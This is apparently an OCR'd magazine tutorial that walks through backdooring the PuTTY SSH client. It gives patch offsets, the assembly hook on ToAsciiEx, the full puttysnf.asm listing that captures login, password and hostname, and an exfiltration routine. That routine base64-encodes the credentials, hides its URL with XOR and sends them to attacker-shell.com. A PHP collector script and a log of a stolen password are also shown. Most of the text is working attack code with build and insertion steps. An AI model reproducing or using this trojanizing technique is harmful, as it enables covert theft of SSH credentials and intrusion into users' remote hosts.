
Apart from allocating space for our code, we will also need some room for dynamically created data. These can be global variables or a string containing data entered by a user. Although the 2.5 kB amount of space that we have found at the end of the `.text` section would be more than enough to accommodate both (code and data), we cannot place our data there.

This section is set as read-only, which means we cannot write anything



File: D:\Download\putty.exe
Entrypoint: 0004777F
EP Section: .text
File Offset: 0004777F
First Bytes: 6A,60,68,B8
Linker Info: 7.10
Subsystem: Win32 GUI
Microsoft Visual C++ 7.0

Figure 1. *PuTTY program analysed with PEiD*


OllyDbg - putty.exe - [Log data]
File View Debug Plugins Options Window Help
L E M T W H C / K B R
some-remote-host.com - PuTTY

```
Address   Message
0043BD77  CALL to GetKeyboardState
            pState = 0012CBD4
0043BE0B  CALL to SetKeyboardState
            pKeyState = 0012CBD4
0043C854  CALL to ToAsciiEx
            Key = 52  ('R')
            ScanCode = 13
            pKeySta
            pTransl
            MenuAct
            hKblayo
004466FE  CALL to H
            hHeap =
            Flags =
            HeapSiz
00443277  CALL to M
            CodePag
            Options
            StringToMap = "R ü "
```

```
login as: FOOBAR
```

Figure 2. *Tracing API calls during the login process with OllyDbg*

there at runtime. We could actually add a write flag to it, but some antivirus software might find it very fishy.

For this purpose, we may use yet another section, `.data`, which is writeable by default. Though it has physical size of only `0x1000`, its virtual size is `0x7064`. This means that additional memory will be allocated at runtime – possibly leaving plenty of space for us. We just need to investigate and look for some gap that is not used by PuTTY. Otherwise we might accidentally overwrite some of its data, causing an unintended crash.

We can easily investigate the virtual part of `.data` section with IDA disassembler. We just need to load the exe file, switch to the Hex View mode, and jump to the end of the section.

The bytes that PuTTY references are highlighted by IDA. As we navigate through the section, we will notice many unused areas. One of them ranges from an offset of `0x470B00` to `0x471050`. That gives over 1 kB for our data. Good enough for us.

Writing Code

Finally, once we have carried out our research and collected all of the necessary information, we can move on to modifying the executable file and start writing our code.

API hooking

As we have established, we want to intercept data entered by a user by means of the `ToAsciiEx` function. There is only one invocation of this function that interests us, which is placed in memory at an offset of `0x43C854` (according to Listing 1). We must find a way that will allow us to seize the output, so that we could see exactly what keys are pressed, but that does not interrupt the program's normal flow.

One way to achieve this is to replace the call to the function with a jump instruction that will pass the control over PuTTY to our code. In our code, we will invoke the `ToAsciiEx` function ourselves and get its output. We will also save all the registers after the invocation, so that when our code finishes its job, we can return the control back to the original code, thus allowing PuTTY to carry on with its normal flow. So let us put this into practice.

We open *putty.exe* with Hiew, switch to the decode mode, and go to a file offset of `0x3C854`. There we find the call to `ToAsciiEx`, which appears as follows:

```
FF1520034500   call   ToAsciiEx
```


We need to change this call to perform a jump to our code. For this, we can use the following combination of `push` and `ret` instructions:

```
68D1F44400    push 00044F4D1
C3   ret
```

The address points to the free space in the `.text` section alignment, because that is where our code will be held. The `ret` instruction is supposed to work here as an absolute jump. It simply jumps to the address that is placed on the top of the stack. It has an equivalent effect to the following pair of instructions:


```
B8D1F44400   mov eax, 00044F4D1
FFE0   jmp eax
```

but it takes one byte less. We will thereby avoid overwriting anything




```
00435F5E  PUSH EBX                                   ┌Count
00435F5F  PUSH ESI                                   │Buffer
00435F60  INC EAX                                    │
00435F61  PUSH EAX                                   │ControlID
00435F62  MOV EAX,DWORD PTR SS:[EBP+C]               │
00435F65  PUSH DWORD PTR DS:[EAX]                    │hWnd
00435F67  CALL DWORD PTR DS:[<&USER32.GetDlgItemTe   └GetDlgItemTextA
00435F6D  POP EDI
DS:[004503F0]=77D8AC1E (USER32.GetDlgItemTextA)

Address   Hex dump                 ASCII       005C0128  ┌hWnd = 005C0128 ('PuTTY Confi
0046D680  73 6F 6D 65 2D 72 65 6D  some-rem    00000414  │ControlID = 414 (1044.)
0046D688  6F 74 65 2D 68 6F 73 74  ote-host    0046D680  │Buffer = putty.0046D680
0046D690  2E 63 6F 6D 00 00 2D 00  .com..-.    00000200  └Count = 200 (512.)
0046D698  68 00 6F 00 73 00 74 00  h.o.s.t.    00000000
```

Figure 3. *Tracing the GetDlgItemTextA function to find a hostname in memory*



```
═══════════════════════════[ PE-header ]═══════════════════════════
 Count of sections                    4 | Machine(014C)       intel386

   Number  Name    VirtSize   RVA      PhysSize  Offset    Flag
      1  .text     0004E4D1 00001000 0004F000 00001000 60000020
      2  .rdata    00019536 00050000 0001A000 00050000 40000040
      3  .data     00007064 0006A000 00001000 0006A000 C0000040
      4  .rsrc     00003AB0 00072000 00004000 0006B000 40000040
```

Figure 4. *Sections inside the putty.exe file*



```
.data:0046B3D0 ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
.data:0046B3E0 ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
.data:0046B3F0 ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
.data:0046B400 ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
.data:0046B410 ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
.data:0046B420 ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
.data:0046B430 ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
.data:0046B440 ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
.data:0046B450 ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
.data:0046B460 ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
.data:0046B470 ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
.data:0046B480 ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
.data:0046B490 ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
.data:0046B4A0 ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
.data:0046B4B0 ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
.data:0046B4C0 ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
.data:0046B4D0 ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
.data:0046B4E0 ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????

UNKNOWN   0046B420: .data:0046B420
```

Figure 5. *Looking for unused space in the .data section with IDA*

Listing 2. *PuTTY password sniffer – puttysnf.asm*

```
; puttysnf.asm - PuTTY password sniffer
.386
code segment
assume cs:code, ds:code
org 100h

      ; counter of how many times ENTER has been hit:
      enter_counter    equ 470B00h
      ; counter of characters in login/password:
      char_counter     equ 470B08h
      ; variable containing the length of created_string:
      str_length       equ 470B04h

      ; string for login/password/hostname:
      created_string   equ 470B10h

start:
      ; call ToAsciiEx
      call   ds:[450320h]
      pushad

      mov    edi, created_string
      mov    ecx, ds:[str_length]
      add    edi, ecx
      ; finish, if str_length==0xFF
      cmp    cl, 0FFh
      je     return_tovw_host

      ; check if ENTER or BACKSPACE was hit
      test   al, al
      je     special_key

      test   cl, cl
      jne    no_prefix_1

      ; add a prefix 'l=' before a login
      mov    word ptr [edi], 3D6Ch
      mov    byte ptr ds:[str_length], 2
      add    edi,2

no_prefix_1:
      ; finish, if login/pass has more than 30 chars
      cmp    dword ptr ds:[char_counter], 1Eh
      jg     return_to_host

      ; save an ascii returned by ToAsciiEx in created_
                        string
      mov    al, byte ptr ss:[ebp + 0Ch]
      mov    byte ptr ds:[edi], al

      inc    dword ptr ds:[str_length]
      inc    dword ptr ds:[char_counter]

special_key:
      mov    al, byte ptr ss:[ebp+8]

      ; check if the key is a BACKSPACE
      cmp    al, 08h
      je     backspace_hit

      ; check if it is an ENTER
      cmp    al, 0Dh
      jne    return_to_host
      ; check if a user has finished typing login
      inc    byte ptr ds:[enter_counter]
      cmp    byte ptr ds:[enter_counter], 1
      jne    no_prefix_2

      ; add a prefix '&p=' before a password
      mov    dword ptr ds:[char_counter], 0
      mov    ds:[edi], 3D7026h
      add    byte ptr ds:[str_length], 3

no_prefix_2:
      ; check if password has been entered
      cmp    byte ptr ds:[enter_counter], 2
      jne    return_to_host
      ; add prefix '&h=' before a hostname
      mov    [edi], 003D6826h
      add    dword ptr ds:[str_length], 3
      add    edi,3

      ; ESI = the address where a hostname is stored
      mov    esi, 46D680h
      cld

copy:
      ; copy a hostname at the end of the created_
   string
      lodsb
      stosb

      test   al, al
      je     show_message

      inc    byte ptr ds:[str_length]
      jmp    copy

show_message:
      ; invoke MessageBoxA to display the string
      push   0
      push   0
      push   created_string
      push   0
      call   dword ptr ds:[4503E4h]
      ; write 0xFF to finish intercepting keys
      mov    dword ptr ds:[str_length], 0FFh

      jmp    return_to_host

backspace_hit:
      cmp    byte ptr ds:[char_counter], 0
      je     return_to_host
      ; write zero to delete the last char
      dec    edi
      mov    byte ptr [edi], 0
      dec    dword ptr ds:[char_counter]
      dec    dword ptr ds:[str_length]

return_to_host:
      ; pass the control back to the PuTTY's code
      popad
      push   43C85Ah
      ret

code ends
end start
```

else, and thus will not have to restore any other instruction but the call to `ToAsciiEx`. We can save the changes by pressing [*F9*].

A Simple Test

Now that we have made PuTTY jump to the section alignment, we can write a simple piece of code to see if everything works properly.

Under Hiew, we go to a file offset of `0x4F4D1`, which is where our space for code begins (it is filled with null bytes at this point). The first thing we need to do is to restore the bytes of the call instruction we have overwritten:

```
FF1520034500   call   ToAsciiEx
```

Then we need to write:

```
60   pushad
```

This instruction will save all of the registers for PuTTY's future use. We can write our own code at this point.

Let us display a simple message with the `MessageBoxA` function. First, we put its arguments onto the stack:

```
6A00   push 000
6A00   push 000
68F8F44400   push 0044F4F8
6A00   push 000
```

Here, `0x44F4F8` is a memory address that points to a string we want to display. Now we can make a call to the `MessageBoxA` function (whose indirect address can be determined with OllyDbg by looking up other calls to this function):

```
FF15E4034500   call  [04503E4]
```

The last three instructions we must write are:

```
61   popad
685AC84300   push 00043C85A
C3   ret
```

They will recover the previously saved registers (`popad`) and pass the control back to PuTTY's code (`push + ret`). All that remains is to write some string at a file offset of `0x4F4F8`, and hit [*F9*] to save the changes.


From now on PuTTY should display a message with the given string (in case of the code visible in Figure 7, a *HELLO!*) each time a key is hit.

Intercepting Data

If everything works fine we can proceed to writing more advanced code that will intercept data provided by a user that is, a login, a password, and a hostname. Listing 2 shows an example of PuTTY password sniffer. Let us quickly analyse its source to see how it actually works. At first, the `ToAsciiEx` function is invoked, and its result (placed in the EAX register) is checked. The result indicates if the passed key code has been successfully translated to the ASCII code. If the result is 1 (meaning that one key has been translated and placed in a buffer), an ASCII character is copied from the buffer (pointed to by `EBP+C`, as you can see in Figure 6) into the string `created _ string` after the `l=` prefix (which denotes login).


The process repeats for each key pressed by a user until [*Backspace*] or [*Enter*] is hit. In that case, the result of `ToAsciiEx` is 0 (meaning that no key has been translated), which causes a jump to the `special _ key` label where a distinction between the two keys is made, and an appropriate action is taken. The distinction is based on a value of a byte stored at the address pointed to by `EBP+8` (which is a key code, passed as the first argument to the `ToAsciiEx` function, as you can see in Figure 6). If [*Backspace*] is pressed (the byte equals `0x08`), one character from the string is removed.

If [*Enter*] (the byte equals `0x0D`) is pressed, it means that a user has finished typing his login, so a prefix of `&p=` is appended to the string to



```
0043C83B  PUSH DWORD PTR SS:[EBP-1C]                    ┌hKblayout
0043C83E  JNZ SHORT putty.0043C874                      │
0043C840  XOR EDI,EDI                                   │
0043C842  PUSH EDI                                      │MenuActive => 0
0043C843  LEA EAX,DWORD PTR SS:[EBP+C]                  │
0043C846  PUSH EAX                                      │pTranslated
0043C847  LEA EAX,DWORD PTR SS:[EBP-120]                │
0043C84D  PUSH EAX                                      │pKeyState
0043C84E  PUSH DWORD PTR SS:[EBP-10]                    │ScanCode
0043C851  PUSH DWORD PTR SS:[EBP+8]                     │Key
0043C854  CALL DWORD PTR DS:[<&USER32.ToAsciiEx>]       └ToAsciiEx
0043C85A  MOV EBX,EAX
0043C85C  XOR EAX,EAX
```

Figure 6. *The call to ToAsciiEx that needs to be altered*



```
   putty.exe        ↓FU     PE 0004F4FE a32 <Editor>    454656 || Hiew
0004F4D1: FF1520034500                call    d,[000450320]
0004F4D7: 60                          pushad
0004F4D8: 6A00                        push    000
0004F4DA: 6A00                        push    000
0004F4DC: 68F8F44400                  push    00044F4F8 ;" D~
0004F4E1: 6A00                        push    000
0004F4E3: FF15E4034500                call    d,[0004503E4]
0004F4E9: 61                          popad
0004F4EA: 685AC84300                  push    00043C85A ;" CL
0004F4EF: C3                          retn
0004F4F0: 0000                        add     [eax],al
0004F4F2: 0000                        add     [eax],al
0004F4F4: 0000                        add     [eax],al
0004F4F6: 0000                        add     [eax],al
0004F4F8: 48                          dec     eax
0004F4F9: 45                          inc     ebp
0004F4FA: 4C                          dec     esp
0004F4FB: 4C                          dec     esp
0004F4FC: 4F                          dec     edi
0004F4FD: 2100                        and     [eax],eax
0004F4FF: 0000                        add     [eax],al
0004F501: 0000                        add     [eax],al
0004F503: 0000                        add     [eax],al
```

Figure 7. *Writing a simple test code that shows a message*

distinguish the login from the password that a user is about to type. Once again, characters are read and placed in the string with every keystroke and call to `ToAsciiEx` until *[Enter]* is hit for the second time.

When this occurs, a user is likely to finish the login process, so the hostname is added at the end of the string (copied from an offset of `0x46D680`), followed by a prefix of `&h=` to distinguish password from hostname.

Next the `created_string`, which at this point looks like this:

```
l=login&p=password&h=hostname
```

is displayed on the screen by the `MessageBoxA` function.

Finally, a value of `0xFF` is saved in the `str_length` variable to prevent the code from repeating all over again (notice the `cmp cl, 0FFh` instruction at the start of the code). Note that all of the variables are stored in the free space of

Listing 3. *Procedure for puttysnf.asm to send sniffed data over HTTP*

```
; send_data - Send Data Procedure

   ; address where our code starts in memory:
   base_address  equ 44F4D1h - 100h
   ; var. containing size of a buffer for base64 code:
   buffer_size  equ 470B0Ch

   ; address in memory where the URL will be stored:
   URL      equ 470BD8h

send_data:

   push  ebp
   mov  ebp, esp

   cld
   mov  esi, (base_address + offset str1)
   mov  edi, URL

copy_str:

   ; copy the declared URL (pointing to putty.php) into
                      memory
   lodsb
   test  al, al
   jz   encode_str
   xor  al, 7Fh
   stosb
   jmp  copy_str

encode_str:

   ; LoadLibraryA("crypt32")
   push  (base_address + offset str2)
   call  ds:[450250h]
   mov  ebx, eax

   ; LoadLibraryA("wininet")
   push  (base_address + offset str3)
   call  ds:[450250h]
   mov  esi, eax

   ; GetProcAddress(crypt32_hnd, "CryptBinaryToStringA");
   push  (base_address + offset str4)
   push  ebx
   call  ds:[450284h]
   test  eax, eax
   jz   return
   mov  edi, eax

   ; CryptBinaryToStringA(created_string, str_length,
   ;      BASE64, URL+str1_length-1, buffer_size)
   mov  eax, buffer_size
   mov  dword ptr ds:[eax], 190h
   push  eax
   push  (URL + str1_length - 1)
   push  1
   push  dword ptr ds:[str_length]
   push  created_string
   call  edi

   ; GetProcAddress(wininet_hnd, "InternetOpenA")
   push  (base_address + offset str5)
   push  esi
   call  ds:[450284h]
   test  eax, eax
   jz   return

   ; InternetOpenA(0, 0, 0, 0, 0)
   push  0
   push  0
   push  0
   push  0
   push  0
   call  eax

   ; EDI = internet_hnd
   mov  edi, eax

   ; GetProcAddress(wininet_hnd, "InternetOpenUrlA")
   push  (base_address + offset str6)
   push  esi
   call  ds:[450284h]
   test  eax, eax
   jz   return

   ; InternetOpenUrlA(internet_hnd, URL, 0, 0, 0, 0)
   push  0
   push  0
   push  0
   push  0
   push  URL
   push  edi
   call  eax

return:

   leave
   ret

   str1     db 'http://attacker-shell.com/
                      putty.php?data=',0
   str1_length  equ $-str1
   str2     db 'crypt32',0
   str3     db 'wininet',0
   str4     db 'CryptBinaryToStringA',0
   str5     db 'InternetOpenA',0
   str6     db 'InternetOpenUrlA',0
```

the `.data` section starting at an offset of `0x470B00`.

The code has been written to work with the TASM compiler and needs to be compiled as a COM file. This can be achieved by issuing the following commands:

```
tasm /x puttysnf.asm
tlink /x /3 /t puttysnf.obj
```

TASM will generate a *puttysnf.com* file containing pure code without any headers, so it can be inserted directly into the *putty.exe* file, at an offset of `0x4F4D1`.

To insert a file with Hiew, we need to go to the desirable offset (`0x4F4D1`), select a sufficiently large block by pressing [*] (twice, to mark both the start and the end of block), hit [*CTRL-F2*] to invoke the `GetBlk` function, and then specify a path to the *puttysnf.com* file.

After saving the changes, PuTTY should present intercepted data as soon as a password is supplied, as shown in Figure 8.

Sending Data to the Server

We have managed to intercept data and show it on the screen. Our final goal, however, will be to send it over the Internet, making the whole process completely invisible to a user.

We will need a communication channel to send the data. We could send it by e-mail using the SMTP protocol, but it would take a lot of work and code to handle this type of communication.

The easiest way would be to send it over HTTP, since the Windows API offers a ready-to-use set of functions designed to handle HTTP requests. Therefore, we can easily pass all the data as a parameter to some PHP script placed on a remote server. This way we need only create a URL that consist of an address to the PHP script (in this case, of our `putty.php`) and the parameter with intercepted data, and then open it with a http function. Simple as that.

An example procedure that uses HTTP for passing information is shown in Listing 3. It starts with a loop copying the URL address (that leads to a script that will receive stolen passwords) to the writeable space in `.data` section, so that the intercepted data can be appended to the address as a parameter (`data=`). Then, the preparations for requesting the URL begin.

Two additional dll libraries are loaded: *crypt32.dll* and *wininet.dll*. We must load them ourselves because they are not used by PuTTY. The first one contains `CryptBinaryToStringA` function; the

Listing 4. *Function headers*

```
HINTERNET InternetOpen(

  __in     LPCTSTR lpszAgent,
  __in     DWORD dwAccessType,
  __in     LPCTSTR lpszProxyName,
  __in     LPCTSTR lpszProxyBypass,
  __in     DWORD dwFlags
);


HINTERNET InternetOpenUrl(

  __in     HINTERNET hInternet,
  __in     LPCTSTR lpszUrl,
  __in     LPCTSTR lpszHeaders,
  __in     DWORD dwHeadersLength,
  __in     DWORD dwFlags,
  __in     DWORD_PTR dwContext
);


BOOL WINAPI CryptBinaryToString(

  __in     const BYTE* pbBinary,
  __in     DWORD cbBinary,
  __in     DWORD dwFlags,
  __in     LPTSTR pszString,
  __in_out   DWORD* pcchString
);
```


Listing 5. *putty.php – a script receiving intercepted data*

```
<?php

  // Data are received, decoded and loaded into corresponding variables

  $data = $_GET['data'];
  parse_str( base64_decode($data) );

  // Get the current date and time

  $cur_date = date("d/m/y : H:i:s", time());

  $new_entry = "-----:[ Sent on $cur_date ]:-----\n";
  $info = "From IP address: " . $_SERVER['REMOTE_ADDR'] . "\n\n";
  $auth = "Login: $l \nPassword: $p \nHostname: $h \n\n\n";

  // Save intercepted data in pass.log file

  $log_file = fopen("pass.log", "a");
  if ($log_file) {
   fwrite($log_file, $new_entry . $info . $auth);
  }
  fclose($log_file);

?>
```

latter – functions required to make an HTTP request.

Next, `CryptBinaryToStringA` is invoked to convert the intercepted data (stored in `created _ string`) to Base64 code. This will make our string not only look less suspicious in HTTP logs for casual readers, but it will also help to avoid forbidden characters in the URL. At this point, the URL in memory is prepared and looks like this: *http://attacker-shell.com/putty.php?data=[base64_code]*.


The two functions `InternetOpenA` and `InternetOpenUrlA` are then invoked to initialize internal data structures for a connection and request the URL (passing the Base64 encoded string to the *putty.php* script), respectively. Note how the returned value is checked after every invocation of the `GetProcAddress` function. This prevents PuTTY from crashing if one of the functions happens to be not available. Also note that the `CryptBinaryToStringA` function used for Base64 encoding, though very convenient, makes the code far less portable, since this particular function is only available on Windows XP and Vista systems. Therefore, if portability is a serious concern, writing a custom Base64 encoding function should be considered.



```
login as: victim
victim@some-remote-host.com's password:
```

l=victim&p=secretpass&h=some-remote-host.com

Figure 8. *Modification of PuTTY that displays a message upon entering data*



```
login as: victim
victim@some-remote-host.com's password:
Last login: Tue Oct  9 14:35:24 2007 from pc

Welcome back!

victim@some-remote-host:~$ whoami
victim
victim@some-remote-host:~$
```

```
attacker@attacker-shell:~/html$ ls putty.php
putty.php
attacker@attacker-shell:~/html$ tail -f pass.log

-----:[ Sent on 10/10/07 : 13:45:48 ]:-----
From IP address: 192.168.2.2

Login: victim
Password: secretpass123
Hostname: some-remote-host.com
```

Figure 9. *Successfully stolen data show up in the pass.log file on an attacker's account*

